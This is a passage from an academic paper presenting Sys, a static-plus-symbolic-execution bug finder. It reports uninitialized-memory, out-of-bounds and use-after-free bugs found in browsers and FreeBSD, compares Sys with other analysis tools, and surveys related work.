120   SECStatus rv = SECSuccess;
121   P_CHECKCB(upk != NULL);
...
125   msgpack_unpacked res;
...
140 cleanup:
141   msgpack_unpacked_destroy(&res);
```

Here, `P_CHECKCB` checks that `upk` is null and, if so, goes to `cleanup`. `cleanup` uses the `msg_unpacked_destroy` function to free fields of `res`—but `res` hasn't been declared on this path, let alone initialized. Given that this bug was serious enough to lead to a bounty and CVE, *missing* it may also be a serious bug in itself. Running multiple tools is a way to find such mistakes, but similar tools can have similar mistakes. Since Sys is very different from most industry tools, it should be better able to expose their false negatives (and vice versa).

In practice, browser developers really do update their checking tools in response to bug reports. After looking an NSS bug Sys found [12] (and an audit of NSS for more occurrences of the bug), a triage developer said "at the very minimum, the problem in `PRZoneCalloc` should be found by something. If not, we have static analysis problems." They changed their Coverity configuration so that it would find the missed bug.

5.2 Heap out-of-bounds

After uninitialized memory bugs, stack and heap buffer overflows may be the second most widely-checked defect in the codebases we examine. Overflow checking is popular because overflows are the most common way for attackers to hijack control flow—stack buffer overflows are used to overwrite return addresses, while heap buffer overflows are used to overwrite function pointers and virtual table pointers [64, 139].

This checker (Figure 8) discovered 21 out-of-bounds bugs, including a group of 13 in Chrome's SQLite with a bounty and a CVE. It also discovered a CVE in Firefox. Our guess for why Sys found so many errors is because this check requires both complicated reasoning (hard for static) and edge case values to trigger problems with bit-widths and integer wrapping (hard for static, dynamic, and humans). Since Section 2 already described this checker, we now mention one difference in how it makes up fake state, and then discuss results.

[6] The Prio author runs his own Clang scans that also missed the bug [58].

All other checkers use Sys's default strategy of allowing unknown integer values to be anything, but this checker makes one change to reduce false positives. Many system components we check have an internal security model where values from outside (e.g., user SQL) need to be checked, but data internal to the browser is trusted. The checker approximates this split by assuming that any value coming from inside a data structure has already been checked to be "small." It assumes all other values can be anything. Without this trick, the checker was unusable; with it, the results were clean and serious. This example shows the power of extensions. Because they are flexible, we can use them to implement *programmatic annotators*: rather than manually, laboriously marking each field as safe, we use a few lines of code to mark them all.

Section 2 presented the most serious bug this checker found. As a twist on Section 5.1, where we discussed using Sys to improve other tools (and vice versa), Sys discovered—from first principles—a pattern that much simpler tools can express and check. One of these bugs is in Chrome's LibDRM, an interface for communicating with GPUs [6]:

```
/* third_party/libdrm/src/xf86drmMode.c */

1252 new->items = drmMalloc(old->size_items *
     ↪  sizeof(*new->items));
...
1257 memcpy(new->items, old->items, old->size_items *
     ↪  sizeof(*new->items));
```

This code looks fine at first glance: both the `memcpy` size and the allocation size of `new->items` are exactly the same. But `drmMalloc` takes a 32-bit `int` input, while `memcpy` takes a 64-bit `size_t`. For realistic values, `size_items` can be large enough to wrap a 32-bit integer but not a 64-bit integer: the size passed to `drmMalloc` will wrap around to a small value and become the target of huge overflow when `memcpy` copies the unwrapped number of bytes. We found three separate instances of `malloc` routines designed to take `int`s (or `i32`s on x86-64) used with memory operations designed to take `size_t`s (or `i64`s on x86-64). Using these bugs as examples, a simple static checker should be able to find this pattern, too.

In response to our reports, the LibDRM team is fixing their allocation routine to take a `size_t` [6]; the main SQLite author patched their code to "use 64-bit allocation routines wherever possible," according to his commit message [1]; and a security lead at Firefox asked for an audit of the allocation routines in NSPR and NSS [68, 69], network runtime and TLS code that uses small mallocs [12].

5.3 Concrete out-of-bounds

This section focuses on a specialty of static checkers and even compilers: stack and heap out-of-bounds bugs caused by indices that are *always* concretely out-of-bounds. There should be almost none left in the code we check. Surprisingly, out of the four reports we've examined so far, Sys found three confirmed bugs (with one false positive), including a bountied bug (Figure 9) in Chrome's audio muxer. According to the bug

System	True	False	Unknown
Chrome	19	3	2
Firefox	16	6	3
FreeBSD	0	0	1
Total	21	7	4

Figure 8: True bugs and false positives for the out-of-bounds checker. We have reported all true bugs and they have been confirmed by at least a triage developer. We run on `-O1` for this one checker, since duplicate reports from inlining make production builds overwhelming.

report, fuzzers missed one of the bugs because the incorrect access was still within the bounds of the object [16].

Static extension: tags three actions:

1. Concrete `phi` nodes (e.g., `phi i32 [5, %label]`), which choose between values flowing into a basic block, and are one way of loading constants into operands [95].

2. Compiler-generated `undef` constants [96], used to denote undefined values (e.g., the result of an undefined operation). Since `undef` is a value that allows any bit-pattern, using it as an index may overflow.

3. Any `getelementptr`, LLVM's offset calculation instruction [94], with a concrete index.

For efficiency, the static pass does a simple analysis to determine which constant values tagged by the first two cases could reach the third (array index), and passes this information to the symbolic checker. The static pass currently ignores indices into: parent class objects, since these objects may have a different layout than child object; dynamically-sized struct fields (i.e., in C++ accesses off the end of arrays of size `[1 x type]` in structs); single-index out-of-bounds (because of C++ iterators); and union types. We tried to write a simple checker, but a smarter checker will likely yield more results.

Symbolic checker: determines that the out-of-bounds indexing is *possible*. Since we are checking a purely concrete property, and in contrast to the other checkers, this symbolic pass just uses Sys to prune false paths.

5.4 Unvalidated user data

Many symbolic tools can't handle operating systems code, but Sys handles it as easily as anything else: simply jump to the code and check it. As a quick proof of concept, we wrote a checker for FreeBSD, found two confirmed bugs (no false positives), and stopped [25, 26]. This also shows that Sys makes it easy to check system-specific properties.

For space reasons we give only a brief summary. The checker traces untrusted values copied from user space, using the solver to flag errors if (1) an untrusted value used as an array index can be enormous; or (2) an untrusted value passed as a size parameter (e.g., to `memcpy`) could cause overflow.

6 Evaluation

In this section, we experimentally compare Sys with state-of-the-art static analysis and symbolic execution tools (§6.1). We then describe our experience and the experience of others

```
   /* src/media/muxers/webm_muxer.cc */
   /* Tiny <opus_header> passed to WriteOpusHeader */
303 uint8_t opus_header[OPUS_EXTRADATA_SIZE];
304 WriteOpusHeader(params, opus_header);

   /* WriteOpusHeader writes past <opus_header> */
 20 void WriteOpusHeader(const media::AudioParameters&
    ↪  params, uint8_t* header) {
...
 41   if (params.channels() > 2) {
...
 48     header[OPUS_EXTRADATA_NUM_COUPLED_OFFSET] = 0;
 49     // Set the actual stream map.
 50     for (int i = 0; i < params.channels(); ++i) {
 51       header[OPUS_EXTRADATA_STREAM_MAP_OFFSET + i] =
 52         kOpusVorbisChannelMap[params.channels() - 1][i];
 53     }
 54   }
...
 48 }
```

Figure 9: Bountied, medium-severity bug in Chrome [2]. The array `opus_header` is allocated with `OPUS_EXTRADATA_SIZE` elements, which is 19. Then, `opus_header` is passed to `WriteOpusHeader`, which writes out-of-bounds of `opus_header`: the writes on lines 48 and 51 are to index 20 and 21 respectively.

Tool	True	False	Total
Clang	13	108	121
Sys	12	3	18 (3 unknown)
Semmle	2	58	60

Figure 10: Uninitialized memory bugs that each tool found in Firefox.

writing checkers and using Sys to find bugs (§6.2). Finally, we evaluate the impact of several Sys design choices (§6.3).

6.1 Comparing Sys's approach

To understand the importance of our extensible, combined static and symbolic approach for checking large codebases, we run Sys and a variety of other tools on the Firefox web browser. We use Firefox instead of Chrome because Chrome has an intricate build system, one that is hard to interface with many tools (e.g., Chrome downloads its own version of its compiler). Overall, we find that Sys works well on larger code compared to other symbolic execution tools, and it has a lower false positive rate than standard static analysis tools. We do not check smaller codebases; existing symbolic tools can handle this task and users should continue using them.

6.1.1 How does Sys compare to static approaches?

To understand the effect of symbolic reasoning, we compare Sys to two state-of-the-art static analysis tools—the Clang Static Analyzer [87] and Semmle [126]—on finding uses of uninitialized memory. We choose these two analysis tools because (1) they scale to huge codebases like Firefox and (2) Mozilla already uses both tools (e.g., they are the two systems in their new static analysis bug bounty program [119]); there are many other similar tools [19, 48, 85]. We evaluate the tools on uninitialized memory bugs because both tools have

built-in checkers for this bug class—and, for example, Mozilla already runs the Clang checkers daily.

Clang Clang has six built-in checkers that can identify uninitialized memory bugs: "assigned value is garbage or undefined," "branch condition evaluates to a garbage value," "undefined pointer value," "garbage return value," "result of operation is garbage or undefined," and "uninitialized argument value." We ran the six checkers on Firefox; together they flagged 371 potential bugs. We manually examined each report to determine: (1) if the report was caused by purported stack uninitialized memory or by something else (e.g., shift by a negative number) and (2) for the stack uninit reports, whether the result was a true positive or a false positive. Table 10 summarizes our findings: of the unique stack uninit flags, Clang found 13 true bugs with 108 false positives. This contradicts our original hypothesis that few statically-detectable bugs still exist in browser codebases; instead, we found that many of the bugs Clang detected were still unfixed because of the large number of false positives the tool produced; examining 371 reports for 13 true uninit bugs is daunting.[7]

We marked a bug as a false positive either because the bug was impossible to reach, i.e., there was no feasible path to the uninit use, or because the variable was actually initialized before use. For bugs we were not not completely confident in, we checked the latest Firefox source for the bug and checked whether or not the alert had been suppressed by Firefox: if the bug was still in the source but not in the latest Clang reports, we marked it as a false positive (since it had likely been suppressed). We also checked the latest Firefox source and Clang report for bugs we were confident to be true positives. Of these, eight bugs were either fixed or removed from the codebase. The other six bugs we marked as true positives had disappeared from reports, i.e., they were (likely accidentally) suppressed, or some heuristic changed, causing them to disappear. We reported these bugs to Mozilla, where four have been confirmed and fixed [17]. In line with previous work [39], this shows how false positives can turn into false negatives: if no one is motivated to go through hundreds of mostly false reports, bugs that a tool finds will never get fixed.

Semmle We also ran Semmle's default stack uninitialized memory checker—the `cpp/uninitialized-local` query—on Firefox commit `cbd75df`.[8] The checker flagged 465 possible errors, of which we examined the first 60 alerts. We did not inspect all the alerts since Semmle requires source modifications to suppress false positives (as opposed to checker modifications). Sorting the alerts differently did not change the list of bugs and, unfortunately, we could not select a random sample—the Semmle interface is paginated and presents a handful of bugs at a time.

[7] To be fair, some of the 371 reports were duplicates, but Clang does not automatically de-duplicate reports.

[8] The Semmle console we had access to only checked this version.

As with Clang reports, we marked a bug as a false positive either because the bug was impossible to reach or because the variable was actually initialized before use. Of the 60 flagged bugs, two were true positives. Since they were on the same line (for two different variables), we filed a single, now confirmed and fixed, bug [18].

Reasons for false positives In our analysis of the Clang and Semmle reports, we found that almost all the false positives were because these static tools do not reason about values. For example, Semmle flags the `color` variable on line 157 of:

```
/* dom/html/HTMLHRElement.cpp */

59 nscolor color;
60 bool colorIsSet = colorValue &&
   ↪  colorValue->GetColorValue(color);
...
156 if (colorIsSet) {
157   aDecls.SetColorValueIfUnset(eCSSProperty_color, color);
158 }
```

The variable, however, is conditionally initialized on line 60 (in `GetColorValue`) and only used on 157 if the condition is true and the initialization routine succeeded. Extending Clang and Semmle with basic value reasoning can eliminate simple false positives like this example, but many of the bugs we analyzed were more complex—and addressing this problem in general is precisely a symbolic execution task. Alternatively, we could send Sys down all paths that Clang or Semmle identify as possibly buggy.

Reasons for false negatives Sys did not identify the two Semmle bugs or ten of the thirteen Clang bugs. Four were due to unentered function calls; four appeared beyond Sys's block bound; two bugs were optimized away by the compiler; one looks safe in LLVM IR, so we are waiting for more information from Firefox developers; and one is very difficult to map LLVM IR back to source. Based on these results, we think that it makes sense to (1) enter all function calls uninitialized variables are passed to and (2) optimize Sys so that we can increase its block bound on large codebases.

6.1.2 How does Sys compare to symbolic approaches?

To understand the effect of the static analysis pass, we compare Sys with KLEE and `angr` running in underconstrained mode [45, 131].[9] We use these tools to represent the fully symbolic approach and the UC approach, respectively.

Firefox We ran `angr` in its default configuration (but using underconstrained mode) to detect uninitialized memory in Firefox. It spent roughly twenty-four hours in a profiling function before we stopped it, and it did not detect any errors. We did not run KLEE on Firefox largely because our `angr` experiment: since UC symbolic execution doesn't scale to the browser, full symbolic execution is even less likely to.

[9] KLEE version 2.0 and `angr` 8.

Checker	Static LOC	Symbolic LOC
Uninit	132	106
Heap OOB	273	62
Concrete OOB	148	14
User Input	135	13
Total	688	195

Figure 11: Lines of code for each checker (commit 26d7c7af). The whole system is 6,042 LOC, not including bindings or the compiler or SMT solver, and the symbolic execution engine is 2,168 LOC.

SQLite We tried to use KLEE on a smaller part of Firefox: the SQLite 3.28 database shared library.[10] We ran KLEE for three days, configured with a symbolic input file of 4096 bytes and symbolic stdin of 1024 bytes; we used a large file because many bugs (e.g., our malloc bug) require very large tables. The tool produced 1,419,187 test cases in three days, none of which exposed errors in SQLite (most yielded malformed database errors or returned the version number of SQLite). KLEE is more likely to do well given a smaller input file or a partially concrete and partially symbolic file.

6.2 Experience writing and using checkers

This section describes our experience building and using Sys and the experience of others using Sys and SysDSL to write checkers and find bugs.

Building and using Sys Although we spent over a year building early versions of Sys, things moved quickly once the system was done: the first author debugged the system, wrote every checker, and validated and reported all bugs in about three months. SysDSL allowed us to experiment with different ways of expressing checked properties and suppressing false positives over that three-month period: recall that Section 5.1 and Section 5.2 give examples of false positive suppressions, while Section 5.4 gives a brief rundown of a system-specific checker for FreeBSD. Each static extension is under 280 lines of code, while each symbolic checker is under 110 (Figure 11). Making a checker typically took a day or two of writing code, running the checker, tweaking the checker, re-running the checker, etc.—and initial results were fast. For example, we found a CVE in a few minutes the first time we ran the uninitialized memory checker (on the Prio library [3]).

The largest time sinks were: (1) writing up bug reports for browser developers to read and (2) coming up with and implementing false positive suppression heuristics. We discussed the latter in Section 5. For the former: Sys automatically indicates the exact line on which the bug appears. Using LLVM's debug information, we determined which line this corresponded to in the browser source code, and tried to figure out if the bug seemed real. Then, for each real bug, we wrote a report explaining that bug, sent it to browser developers, and then communicated with those developers about the details of the report.

[10] We tried `angr` on SQLite, too, but ran into implementation bugs (likely because our use case is not what the tool is actually used for).

Writing checkers To understand the challenges of writing checkers with SysDSL, we report on the experience of the second author of this paper writing their first Sys checker. Their task was to write a checker that could identify simple use-after-free bugs.

The overall effort took three work days, including testing and running the checker on FreeBSD and Firefox. The author used the uninit and user-input checkers as a reference to implement both the static extension and symbolic checker. The static extension tracks freed variables (and their aliases), and flags any uses (operands to load and store, and arguments to function calls). The symbolic checker sets the shadow bits on free, and checks if any shadow bits are set on load, store, and call. The false-positive suppression ignores UAFs in reference counting code.

The final checker (110 LOC extension, 80 LOC symbolic) flagged a true positive bug in Firefox (in the HarfBuzz text shaping engine), which was fixed within a few hours of our report [14]. Sys also flagged a false positive in FreeBSD: a call with a dangling pointer argument where the called function did not dereference the dangling pointer. Since passing dangling pointers across function boundaries is almost always an error, we will report this bug as well.

This qualitative checker-writing experiment revealed two challenges. First, Sys needs utilities to more easily inspect shadow memory; this could have simplified debugging the UAF checker—and any other checkers that rely on shadow memory. Second, Sys needs an interactive (mixed LLVM and source) interface to simplify the task of confirming true positives. We consider these improvements future work.

Using Sys to check other systems Though we explicitly designed Sys to be extensible, existing Sys checkers can be used without modification, too. For example, the program analysis team at a large company used Sys to check their custom operating system, which has been analyzed and tested for seven years since its initial release. The team found three heap out bounds bugs within a week or two of receiving the tool. They also found a bug in our checker—specifically our `calloc` implementation—that was the source of a false positive. Finally, they identified similar challenge to our UAF experiment: some of the checkers' outputs were confusing (e.g., at that time, our checkers had different output formats).

6.3 Micro experiments

In this section, we explore two variables that users control and that can effect checker results: Sys's block bound and the checked optimization level. We ran each of these experiments on Firefox's Prio library, since it contains at least three uninitialized memory bugs, and Sys found these bugs in its default configuration.

Optimization level We ran the uninitialized memory checker on optimization levels `O0`-`O3`, `Os`, and `Oz`, because LLVM IR for the same program looks different across levels.

Sys found no bugs at `O0` or `O1`; one bug at `Oz`; and all three bugs at `O2` (the default level for most of the browser), `O3`, and `Os`. Sys does not find bugs at the lowest optimization levels because its static analysis pass matches on patterns more common in production builds; future work is understanding if Sys can find additional bugs at different, higher optimization levels in the browser, and determining whether building static analysis specifically for lower optimization levels can yield new bugs, as well.[11]

Block bound We ran Sys on Prio (`O2`) with block bounds of 1, 2, 5, 10, 15, 20, and 30. It found three bugs at bounds five and up; at bound two, it found one bug, and at bound one, it found zero bugs. This, in combination with our analysis of Sys's false negatives, suggests that optimizing the system to support longer block bounds is a good first step in increasing the number of bugs Sys is capable of finding. It's possible, though, that longer block bounds will cause more false positives, since more blocks means more opportunities for undefined state to affect the analysis.

7 Limitations and future work

Sys skips code and so is not exhaustive: it doesn't prove the absence of bugs, and may miss bugs because of false positive suppression, solver timeouts, loop bound and offset bound configuration, and the size of the checking window. Other symbolic execution tools like KLEE, UC-KLEE, and `angr` symbolically execute whole programs or whole functions, and so miss fewer bugs but also cannot scale to check browsers as written.[12] Each tool hits a different point on the trade-off curve: on the one end, KLEE is designed for exhaustive checking of small programs, while Sys is meant to incompletely check huge ones (§8). Moreover, `angr` (for example) could implement our scaling strategies, or we could modify Sys to symbolically execute whole functions or programs.

Though Sys has a lower false positive rate than other UC implementations—`angr`'s version has "a false positive rate of 93%, in line with . . . UC-KLEE['s]" [131]—it still produces false reports. Many of its false positives come from unknown caller invariants on the functions it checks. About half of these are obviously false after quick examination; the other half are hard to reason about. In the future, we plan to eliminate the easy half by jumping back to callers and re-checking for bugs.

Sys, like all extensible checking systems (e.g., Pin [98], `angr` [131], Semmle [126], etc.), requires users to write new checkers if they want to find new styles of bugs; users may obviously re-use any existing checkers to find new bugs in different systems. For example, we re-used each checker on each different system without modification. Finally, Sys runs on LLVM IR, which means that developers must be able to compile their code to use it—which can be a problem in practice, for example, when checking closed source systems, or when integrating with a new build system [39, 41].

[11] For example, it may be able to find undefined behavior bugs that the compiler optimizes away at higher optimization levels.

[12] These symbolic tools can also miss bugs due to small sizes of input objects or their environmental models.

8 Related work

We designed Sys to check huge (browser) codebases that are thoroughly, continuously, and automatically vetted. To our knowledge, most other symbolic tools check codebases that are orders-of-magnitude smaller than browsers, and most research bug-finding systems in general look at codebases that are less thoroughly checked by state-of-the-art tools. Since many of the challenges we ran into arose precisely because of trying to check very large, very good code, we see our work as largely complimentary to the existing literature.

Flexible symbolic checking. Analysis tools have been using extensions to exploit domain- and program-specific knowledge for many years [62, 90, 98, 135]. Symbolic tools have incorporated these capabilities, but as far as we know, there is no symbolic checking system designed solely for iterative bug-finding. UC-KLEE's main goals were to scale symex while (1) checking C program correctness without user intervention and (2) avoiding false negatives [114]. Though UC-KLEE supports checker extensions, the extensions' false positive rates are high (80-100% for most checkers), and users must specify invariants as C annotations (§3).

Woodpecker [59] *verifies* user-specified rules over complete C programs, so things like false-positive suppression are irrelevant. Woodpecker is built on KLEE and provides four built-in checkers, and it appears that users write checkers that directly manipulate constraints; we discuss Woodpecker more below. Saturn [143, 144] users write checkers by associating finite state machines with program objects. Though Saturn found many locking bugs in the Linux kernel, the tool is not designed to check large C++ codebases (e.g., it relies on a custom front-end compiler and IR that models C, and does not let users encode heuristics or false positive suppressions).

The `angr` [131] framework, originally designed to compare different binary analysis techniques, is used for everything from exploit generation to binary patching. Though we share similar high-level goals with `angr`, they focus on easy implementation of analyses, while we focus specifically on bug checkers—one level of abstraction higher. `angr`'s low-level, untyped interfaces make the tool flexible (e.g., Sys's scaling approach could likely be implemented on top of `angr` to find bugs in binaries). In our experience these low-level interfaces also make it hard to use for bug-finding (e.g., from debugging checkers and heuristics to modifying the tool itself to adding support for multi-threaded execution; §3). Sys, on the other hand, is poorly suited to tasks like reverse engineering.

Combined static and symbolic execution. We are not the first to combine static analysis and symbolic execution. The most relevant work is Woodpecker [59], which significantly speeds up symbolic execution by skipping paths that are not relevant to a given checker. While skipping paths helps, Wood-

pecker still must find a full path to a bug from `main`. This problem matters less for them, since they check code that is orders of magnitude smaller than browsers.

The Dowser system finds buffer overflow vulnerabilities by combining fuzzing, program analysis, and symbolic execution: it performs static analysis to identify complicated program pieces, and then uses combined symbolic execution and fuzzing to steer the program towards the target lines [81]. Deadline [145] finds double fetch bugs in OS kernels—Linux and FreeBSD—by using static analysis to prune uninteresting paths and focus the symbolic execution to paths that contain multiple reads. Gadelha et al. [71] implement an extension to the Clang Static Analyzer that reduces false positives by encoding the path constraints leading to a bug as SMT constraints; if the constraints are unsatisfiable, it suppresses the bug report (e.g., they find 7% of bugs to be unreachable). Finally, Parvez et al. [109] use static analysis to identify potentially buggy statements, and then use symbolic execution to synthesize test cases that hit the statements.

Other systems combine static and symex for failure reproduction. Zamfir et al. take a bug report and use a combination of static analysis and symbolic execution to reproduce the bug. Chopper [140] users specify uninteresting parts of a program, which the tool then excludes (with static analysis) before performing symbolic execution. Many others [34, 59, 66, 73, 78, 79, 93, 112, 118, 120, 130, 147, 153] similarly combine static analysis and symbolic execution for testing, verification, and bug finding—from memory leaks to use-after-frees to buffer overflows. All of these approaches demonstrate the power of symbolic execution combined with static analysis. However, none use underconstrained symbolic execution, which is how Sys scales to large code.

Incomplete symbolic execution. Our incomplete symbolic execution builds on prior work. UC-KLEE [115], the first system to support underconstrained symbolic execution [63], deals with the problem of undefined state by cross-checking a patched and unpatched function: if the two versions differ beyond the bug fix, UC-KLEE reports an error. As a result, all state is defined explicitly by equivalence. Our work can be seen as a response to UC-KLEE's (and later, `angr`'s) open challenge to reduce the false positive rate of underconstrained symbolic execution of single versions of functions.

Chopper [140] deals with undefined state by avoiding it: it lazily executes any state that the path under analysis requires. Bergan et al. [38], like our work, allows symbolic execution to start at any program point; they, however, tackle the undefined state challenge by using context-specific data-flow analysis to soundly over-approximate the state. In contrast, our symbolic execution strategy has similarities to call-chain-backward symbolic execution [99] and iterative verification [110].

Combined concrete and symbolic execution Symbolic execution tools (e.g., [45, 132, 143, 144]) have been successful at bug finding, test generation, and partial verification. But, since full symbolic execution struggles to scale [36, 47, 131], much past work has focused on tackling this challenge. Most often, modern tools combine symbolic execution with concrete execution; these *concolic execution* tools (e.g., [42, 46, 50, 61, 74–76, 127]) can run long paths in large programs by executing some code concretely. But the set of code paths and values are inexhaustible, and thus even these tools can easily miss errors by not hitting a given path, or not executing it with the right value. Similar problems arise for other bug finding systems (e.g., [32, 33, 44, 49]).

Finally, for more information on the benefits and drawbacks of underconstrained symbolic execution compared to traditional symbolic execution—in other words, information on the impact of skipping code—Ramos [113] directly compares KLEE and UC-KLEE along a number of axes (e.g., scalability, false positives, etc).

Fuzzing and symbolic execution. Fuzzing has identified more bugs in browsers than any other approach [30], but fuzzers have their own scaling challenges. In particular, fuzzers like AFL [152] have a hard time checking *deep code*. In response to this, various systems, including Driller [137], QSYM [150], CAB-Fuzz [86] and several others (e.g., [97, 100, 108]), combined fuzzing with symbolic execution. T-Fuzz [111], for example, scales fuzzing by skipping complex constrains and uses symbolic execution to determine if the bugs flagged bugs are real; it, however, relies on full symbolic execution which does not scale to checking browsers.

Extensible static checking. There are many extensible static frameworks for bug checking [39, 48, 60, 121]. Hallem et al. [80] present one such system, and the Clang Static Analyzer [87] allows users to write their own static checks using an API. Semmle provides a query language for detecting buggy patterns in source code; they, however, require developers to add inline source annotations [126]. Joern provides a query language for finding bugs and "fuzzy" parsing to avoid constructing full program graphs [85]. These efforts are largely complimentary; indeed, an future direction is to combine such source-level static analysis with low-level symbolic execution.

Memory safety bug checkers We are not the first to identify uninitialized memory, buffer overflow, and use-after-free bugs; we chose these classes of bugs *because* they are aggressively checked for and thus good test cases for new tools. Many static tools identify the bug types we look for: Garmany et al. build a static analysis framework for detecting uninitialized accesses in binaries, identifying seven bugs [72], and tools like the Clang Static Analyzer [87], Coverity [19], and Semmle [126] all detect uninitialized memory bugs in source code. We compare to Clang and Semmle in Section 6; these tools and others [31, 35, 65, 80, 89, 117, 138, 146] also detect overflow and use-after-free bugs statically. Finally, Lee et al. provide a thorough overview of undefined behavior—and how to view certain bug types as cases of undefined behavior [92].

Dynamic tools and "sanitizers" [133] can also detect the bug types Sys finds. MSan [136], UBSan [57], and ASan [128] automatically instrument programs to detect uninitialized reads, undefined behavior, and memory and use-after-free errors, respectively; Ye et al. reduce the overhead of MSan on the SPEC2000 benchmark [148]. Valgrind [106] supports the MemCheck tool [129] that warns about memory errors like out-of-bounds access and uninitialized memory.

Mitigating memory safety bugs There is a large body of work on eliminating and mitigating the classes of bugs Sys checks for. For example, DangSan [141], DangNull [91], and FreeSentry [149] can mitigate use-after-frees; Baggy-Bounds [28] and others (we refer the reader to [139]) can mitigate buffer overflows; and systems like SafeInit [101] can mitigate uninitialized memory bugs. In practice, browsers rely on sandboxing to contain the damage caused by these classes of bugs, and more recently, they have turned to verification [154] and memory safe languages like Rust [29, 77].

9 Conclusion

This paper presents Sys, an extensible framework for automatically detecting bugs using a combination of static analysis and symbolic execution: static analysis identifies potential errorsites cheaply, while symbolic execution reasons deeply about whether the sites are actually in error. Developers can use existing Sys checkers for uninitialized memory, overflow, and use-after-free bugs, or they can write their own checkers for custom properties. Sys identifies 51 bugs (four CVEs and three groups of bounties) in browsers and operating systems.

Acknowledgments

We thank the reviewers, and our shepherd Thorsten Holz for his insightful comments and help navigating this process. Many thanks to Ranjit Jhala for his always impeccable guidance. Thanks to Craig Disselkoen for work on an early version of the tool, and Diana Young, Mike Walfish, David Ramos, Riad S. Wahby, Andres Nötzli, and Henry Corrigan-Gibbs for their assistance with both prose and ideas. Thanks to everyone who responded to our bug reports for Firefox, Chrome, and FreeBSD, especially Daniel Veditz and Nicholas Nethercote at Mozilla, and Ed Maste, Gordon Tetlow, and Ali Mashtizadeh with FreeBSD. Thanks to Tom Ritter for helping us run Semmle and Evan Johnson for helping us run `angr`. Thanks to Mary Jane Swenson for everything. This work was supported in part by a gift from Cisco, the NSF under Grant Number CCF-1918573 and CPS-1931750, and the Global Research Outreach program of Samsung Research.

References

[1] https://bugzilla.mozilla.org/show_bug.cgi?id=952406.

[2] https://bugs.chromium.org/p/chromium/issues/detail?id=930035.

[3] https://bugzilla.mozilla.org/show_bug.cgi?id=1521360.

[4] https://bugzilla.mozilla.org/show_bug.cgi?id=1544181.

[5] https://bugzilla.mozilla.org/show_bug.cgi?id=923799.

[6] https://bugs.chromium.org/p/chromium/issues/detail?id=940323.

[7] https://bugs.chromium.org/p/chromium/issues/detail?id=922882.

[8] https://bugs.chromium.org/p/chromium/issues/detail?id=943345.

[9] https://bugzilla.mozilla.org/show_bug.cgi?id=952406.

[10] https://bugzilla.mozilla.org/show_bug.cgi?id=1544153.

[11] https://bugzilla.mozilla.org/show_bug.cgi?id=1535880.

[12] https://bugzilla.mozilla.org/show_bug.cgi?id=1544178.

[13] https://bugs.chromium.org/p/chromium/issues/detail?id=942269.

[14] https://github.com/harfbuzz/harfbuzz/issues/2168.

[15] https://bugzilla.mozilla.org/show_bug.cgi?id=1473278.

[16] https://bugs.chromium.org/p/chromium/issues/detail?id=943374.

[17] https://bugzilla.mozilla.org/show_bug.cgi?id=1614250.

[18] https://bugzilla.mozilla.org/show_bug.cgi?id=1615130.

[19] Coverity scan. https://scan.coverity.com/.

[20] Coverity scan: Firefox. https://scan.coverity.com/projects/firefox/.

[21] Google/ClusterFuzz. https://github.com/google/clusterfuzz.

[22] How SQLite is tested. https://www.sqlite.org/testing.html.

[23] KLEE workshop 2018. https://srg.doc.ic.ac.uk/klee18/cfpresentations.html.

[24] Testing Mozilla code. https://developer.mozilla.org/en-US/docs/Mozilla/Testing.

[25] Email correspondence with Ed Maste, Mar. 2019.

[26] Email correspondence with Gordon Tetlow, Apr. 2019.

[27] E. Aftandilian, R. Sauciuc, S. Priya, and S. Krishnan. Building useful program analysis tools using an extensible java compiler. In *IWCSCAM*, 2012.

[28] P. Akritidis, M. Costa, M. Castro, and S. Hand. Baggy bounds checking: An efficient and backwards-compatible defense against out-of-bounds errors. In *USENIX Sec*, 2009.

[29] B. Anderson, L. Bergstrom, D. Herman, J. Matthews, K. McAllister, M. Goregaokar, J. Moffitt, and S. Sapin. Experience report: Developing the Servo web browser engine using Rust. *arXiv:1505.07383*, 2015.

[30] A. Arya, O. Chang, M. Moroz, M. Barbella, J. Metzman, and ClusterFuzz team. Open sourcing ClusterFuzz. https://opensource.googleblog.com/2019/02/open-sourcing-clusterfuzz.html, 2019.

[31] K. Ashcraft and D. Engler. Using programmer-written compiler extensions to catch security holes. In *IEEE S&P*, 2002.

[32] T. Avgerinos, S. K. Cha, B. L. T. Hao, and D. Brumley. AEG: Automatic exploit generation. In *NDSS*, 2011.

[33] T. Avgerinos, A. Rebert, S. K. Cha, and D. Brumley. Enhancing symbolic execution with veritesting. In *ICSE*, 2014.

[34] D. Babić, L. Martignoni, S. McCamant, and D. Song. Statically-directed dynamic automated test generation. In *ISSTA*, 2011.

[35] J.-J. Bai, J. Lawall, Q.-L. Chen, and S.-M. Hu. Effective static analysis of concurrency use-after-free bugs in Linux device drivers. In *USENIX ATC*, 2019.

[36] R. Baldoni, E. Coppa, D. C. D'elia, C. Demetrescu, and I. Finocchi. A survey of symbolic execution techniques. *ACM Comp. Surv.*, 51(3), 2018.

[37] C. Barrett, A. Stump, C. Tinelli, et al. The SMT-LIB standard: Version 2.0. In *SMT*, 2010.

[38] T. Bergan, D. Grossman, and L. Ceze. Symbolic execution of multithreaded programs from arbitrary program contexts. In *OOPSLA*, 2014.

[39] A. Bessey, K. Block, B. Chelf, A. Chou, B. Fulton, S. Hallem, C. Henri-Gros, A. Kamsky, S. McPeak, and D. Engler. A few billion lines of code later: using static analysis to find bugs in the real world.

CACM, 53(2), 2010.

[40] F. Brown, S. Narayan, R. S. Wahby, D. Engler, R. Jhala, and D. Stefan. Finding and preventing bugs in JavaScript bindings. In *IEEE S&P*, 2017.

[41] F. Brown, A. Nötzli, and D. Engler. How to build static checking systems using orders of magnitude less code. In *ASPLOS*, 2016.

[42] D. Brumley, C. Hartwig, M. G. Kang, Z. Liang, J. Newsome, P. Poosankam, D. Song, and H. Yin. Bitscope: Automatically dissecting malicious binaries. CMU Tech report CS-07-133, 2007.

[43] R. Brummayer and A. Biere. Boolector: An efficient SMT solver for bit-vectors and arrays. In *TACAS*, 2009.

[44] S. Bucur, V. Ureche, C. Zamfir, and G. Candea. Parallel symbolic execution for automated real-world software testing. In *EuroSys*, 2011.

[45] C. Cadar, D. Dunbar, and D. Engler. KLEE: Unassisted and automatic generation of high-coverage tests for complex systems programs. In *OSDI*, 2008.

[46] C. Cadar, V. Ganesh, P. M. Pawlowski, D. L. Dill, and D. R. Engler. Exe: automatically generating inputs of death. *TISSEC*, 2008.

[47] C. Cadar and K. Sen. Symbolic execution for software testing: three decades later. *CACM*, 2013.

